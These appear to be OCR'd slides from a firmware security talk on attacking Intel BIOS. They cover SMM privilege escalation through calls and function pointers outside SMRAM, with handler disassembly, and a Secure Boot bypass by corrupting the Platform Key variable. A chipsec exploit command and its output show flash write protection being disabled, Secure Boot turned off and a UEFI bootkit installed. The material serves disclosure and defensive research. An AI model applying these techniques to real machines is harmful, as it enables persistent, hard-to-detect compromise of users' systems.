
- OS level exploit stores payload in F-segment below 1MB (0xF8070 Physical Address)
- Exploit has to also reprogram PAM for F-segment
- Then triggers "SW SMI" via APMC port (I/O 0xB2)
- SMI handler does **CALL 0F000:08070** in SMM

Disassembly of the code of $SMISS handler, one of SMI handlers in the BIOS firmware in ASUS Eee PC 1000HE system.

```
0003F073: 50 push ax
0003F074: B4A1 mov ah,0A1
** 0003F076: 9A197D00F0 call 0F000:07D19
0003F07B: 2404 and al,004
0003F07D: 7414 je 00003F093
0003F07F: B434 mov ah,034
** 0003F081: 9A708000F0 call 0F000:08070
```

- BIOS SMM Privilege Escalation Vulnerabilities (14 issues in just one SMI Handler)
- System Management Mode Design and Security Issues

Function Pointers Outside of SMRAM (DXE SMI)




1. Read function pointer from ACPI NVS memory (outside SMRAM)


2. Call function pointer (payload outside SMRAM)

Attacking Intel BIOS

BIOS Attack Surface: Secure Boot



Secure Boot Key Hierarchy



Platform Key (PK)

- Verifies KEKs
- Platform Vendor's Cert

Key Exchange Keys (KEKs)

- Verify db and dbx
- Earlier rev's: verifies image signatures

Authorized Database (db)

Forbidden Database (dbx)

- X509 certificates, SHA1/SHA256 hashes of allowed & revoked images
- Earlier revisions: RSA-2048 public keys, PKCS#7 signatures

Platform Key (Root Key) has to be Valid

PK variable exists in NVRAM?

Yes. Set **`SetupMode`** variable to **`USER_MODE`**

No. Set **`SetupMode`** variable to **`SETUP_MODE`**

SecureBootEnable variable exists in NVRAM?

Yes

- **`SecureBootEnable`** variable is **`SECURE_BOOT_ENABLE`** and **`SetupMode`** variable is **`USER_MODE`**? Set **`SecureBoot`** variable to ENABLE
- Else? Set **`SecureBoot`** variable to DISABLE

No

- **`SetupMode`** is **`USER_MODE`**? Set **`SecureBoot`** variable to ENABLE
- **`SetupMode`** is **`SETUP_MODE`**? Set **`SecureBoot`** variable to DISABLE

First Public Windows 8 Secure Boot Bypass

python chipsec_main.py --module exploits.secureboot.pk - Far 3.0.3156 x64 Administrator

```
[+] loaded exploits.secureboot.pk
[+] imported chipsec.modules.exploits.secureboot.pk
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading EFI NVRAM (0x40000 bytes of BIOS region) from ROM..
[*] Done reading EFI NVRAM from ROM
[*] Searching for Platform Key (PK) EFI variables..
[*]   Found PK EFI variable in NVRAM at offset 0x12E9B
[+] Found 1 PK EFI variables in NVRAM
[*] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Modifying Secure Boot persistent configuration..
[*]   0 PK FLA = 0x212EA6 (offset in NVRAM buffer = 0x12EA6)
[*]   Modifying PK EFI variable in ROM at FLA = 0x212EA6..
[+] Modified all Platform Keys (PK) in UEFI BIOS ROM
[!] *** Secure Boot has been disabled ***
[*] Installing UEFI Bootkit..
[!] *** UEFI Bootkit has been installed ***
[*] Press any key to reboot..
```


[A Tale Of One Software Bypass Of Windows 8 Secure Boot]()

Platform Key in NVRAM Can Be Modified


Corrupt Platform Key EFI variable in NVRAM

- Name ("PK") or Vendor GUID **`{8BE4DF61-93CA-11D2-AA0D-00E098032B8C}`**
- Recall that **`AuthenticatedVariableService`** DXE driver enters Secure Boot **`SETUP_MODE`** when correct "PK" EFI variable cannot be located in EFI NVRAM
- Main volatile **`SecureBoot`** variable is then set to DISABLE
- DXE **`ImageVerificationLib`** then assumes Secure Boot is off and skips Secure Boot checks
- Generic exploit, independent of the platform/vendor
- 1 bit modification!


PK Mod: Before and After




Exploit Programs SPI Controller & Modifies SPI Flash



Then Installs UEFI Bootkit on ESP



